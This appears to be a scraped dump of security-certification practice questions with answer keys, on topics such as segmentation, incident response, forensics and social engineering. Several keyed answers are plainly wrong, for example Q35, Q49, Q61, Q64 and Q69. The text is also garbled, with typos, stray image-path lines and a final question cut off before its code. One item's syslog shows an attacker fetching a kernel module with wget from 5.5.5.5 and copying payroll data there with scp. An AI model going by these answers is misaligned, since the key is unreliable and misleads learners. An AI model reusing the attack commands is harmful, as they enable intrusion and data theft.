Answer: B

NEW QUESTION 21
A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Answer: A

NEW QUESTION 25
A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations ofoutsourced staff members
B. Install a client-side VPN on the staff laptops and limit access to the development network
C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network


Answer: D

NEW QUESTION 27
During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization’s reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?

A. Air gaps
B. Access control lists
C. Spanning tree protocol
D. Network virtualization
E. Elastic load balancing

Answer: D

NEW QUESTION 30
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:



```
May 4  08:08:00  Server A: on console user jsmith: exec ‘ls -l
/data/finance/payroll/*.xls’
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec ‘whoami’
May 4  08:08:10  Server A: on console user jsmith: exec ‘wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o’
May 4  08:08:20  Server A: on console user jsmith: exec ‘insmod
/tmp/downloads/modinject.o’
May 4  08:08:10  Server A: on console user root: exec ‘whoami’
May 4  08:09:37  Server A: on console user root: exec ‘ls -
l/data/finance/payroll/*.xls’
May 4  08:09:43  Server A: on console user root: exec ‘gpg -e
/data/finance/payroll/gl-May2017.xls’
May 4  08:09:55  Server A: on console user root: exec ‘scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:’
May 4  08:10:03  Server A: on console user root: exec ‘rm-rf
/var/log/syslog’
May 4  08:10:05  Server A: on console user jsmith: exec ‘rmmod
modinject.o’
May 4  08:10:05  Server A: kernel: PANIC ‘unable to handle paging request
at 0x45A800c’
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host
E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Answer: CE

NEW QUESTION 35
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the
assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Explogt frameworks

Answer: F

NEW QUESTION 38
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization’s users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Answer: EF

NEW QUESTION 43
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents.

The following observations have been identified:
The ICS supplier has specified that any software installed will result in lack of support.
There is no documented trust boundary defined between the SCADA and corporate networks.
Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.
Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring


Answer: A

NEW QUESTION 45
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Answer: A

NEW QUESTION 49
A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:



```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

A. Remotely triggered black hole
B. Route protection
C. Port security
D. Transport security
E. Address space layout randomization

Answer: B

NEW QUESTION 54
After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:
Duplicate IP addresses Rogue network devices
Infected systems probing the company's network
Which of the following should be implemented to remediate the above issues? (Choose two.)

A. Port security
B. Route protection
C. NAC
D. HIPS
E. NIDS

Answer: BC

NEW QUESTION 58
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's
evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Answer:

B

NEW QUESTION 60
A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 61
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES 256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Answer: B

NEW QUESTION 64
A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company’s client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

A. Install a HIPS on the web servers
B. Disable inbound traffic from offending sources
C. Disable SNMP on the web servers
D. Install anti-DDoS protection in the DMZ

Answer: A

NEW QUESTION 69
The risk subcommittee of a corporate board typically maintains a master register of the most prominent risks to the company. A centralized holistic view of risk is particularly important to the corporate Chief Information Security Officer (CISO) because:

A. IT systems are maintained in silos to minimize interconnected risks and provide clear risk boundaries used to implement compensating controls
B. risks introduced by a system in one business unit can affect other business units in ways in which the individual business units have no awareness
C. corporate general counsel requires a single system boundary to determine overall corporate risk exposure
D. major risks identified by the subcommittee merit the prioritized allocation of scare funding to address cybersecurity concerns

Answer: A

NEW QUESTION 73
A security engineer has implemented an internal user access review tool so service teams can baseline user accounts and group memberships. The tool is functional and popular among its initial set of onboarded teams. However, the tool has not been built to cater to a broader set of internal teams yet. The engineer has sought feedback from internal stakeholders, and a list of summarized requirements is as follows:
The tool needs to be responsive so service teams can query it, and then perform an automated response action.
The tool needs to be resilient to outages so service teams can perform the user access review at any point in time and meet their own SLAs.
The tool will become the system-of-record for approval, reapproval, and removal life cycles of group memberships and must allow for data retrieval after failure.
Which of the following need specific attention to meet the requirements listed above? (Choose three.)

A. Scalability
B. Latency
C. Availability
D. Usability
E. Recoverability
F. Maintainability

Answer: BCE

NEW QUESTION 78
The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day explogt utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO’s request?

A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4.

Notify the CERT team to apply a future proof threat model
D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

Answer: C

NEW QUESTION 79
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share’s ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
E. Share the username and password with all developers for use in their individual scripts
F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 82
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing
D. Security containers


Answer: B

NEW QUESTION 87
A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

A. The OS version is not compatible
B. The OEM is prohibited
C. The device does not support FDE
D. The device is rooted

Answer: D

NEW QUESTION 89
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.



VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 90
A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

A. Inform the customer that the service provider does not have any control over third-party blacklist entrie
B. The customer should reach out to the blacklist operator directly
C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

Answer: D

NEW QUESTION 91
An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 94
A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day explogt and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

A. File size
B. Digital signature
C. Checksums
D. Anti-malware software
E. Sandboxing

Answer: B

NEW QUESTION 96
A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDA
D. RFI
E. RFQ
F. MSA

Answer: CF

NEW QUESTION 97
A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
B. Federate with an existing PKI provider, and reject all non-signed emails
C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 98
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Answer: B

NEW QUESTION 99
A software development team has spent the last 18 months developing a new web-based front-end that will allow clients to check the status of their orders as they proceed through manufacturing. The marketing team schedules a launch party to present the new application to the client base in two weeks. Before the launch, the security team discovers numerous flaws that may introduce dangerous vulnerabilities, allowing direct access to a database used by manufacturing. The

development team did not plan to remediate these vulnerabilities during development. Which of the following SDLC best practices should the development team have followed?

A. Implementing regression testing
B. Completing user acceptance testing
C. Verifying system design documentation
D. Using a SRTM

Answer: D

NEW QUESTION 101
An engineer maintains a corporate-owned mobility infrastructure, and the organization requires that all web browsing using corporate-owned resources be monitored. Which of the following would allow the organization to meet its requirement? (Choose two.)

A. Exempt mobile devices from the requirement, as this will lead to privacy violations
B. Configure the devices to use an always-on IPSec VPN
C. Configure all management traffic to be tunneled into the enterprise via TLS
D. Implement a VDI solution and deploy supporting client apps to devices
E. Restrict application permissions to establish only HTTPS connections outside of the enterprise boundary

Answer: BE

NEW QUESTION 104
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Answer: A

NEW QUESTION 108
A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization: localStorage.setItem(“session-cookie”, document.cookie);
Which of the following should the security engineer recommend?

A. SessionStorage should be used so authorized cookies expire after the session ends
B. Cookies should be marked as “secure” and “HttpOnly”
C. Cookies should be scoped to a relevant domain/path
D. Client-side cookies should be replaced by server-side mechanisms

Answer: C

NEW QUESTION 112
A hospital’s security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital’s brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 117
A deployment manager is working with a software development group to assess the security of a
new version of the organization’s internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Answer: C

NEW QUESTION 121
During a security event investigation, a junior analyst fails to create an image of a server’s hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility
D. Data recovery


Answer: C

NEW QUESTION 124
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (?IO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Answer: C

NEW QUESTION 125
A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:



```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800

PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

A. LDAP
B. WAYF
C. OpenID
D. RADIUS
E. SAML

Answer: D

NEW QUESTION 129
An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.
Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

A. Isolate the systems on their own network
B. Install a firewall and IDS between systems and the LAN
C. Employ own stratum-0 and stratum-1 NTP servers
D. Upgrade the software on critical systems
E. Configure the systems to use government-hosted NTP servers

Answer: BE

NEW QUESTION 130
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C


NEW QUESTION 135
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication

F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Answer: CD

NEW QUESTION 136
The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, “criticalValue” indicates if an emergency is underway:



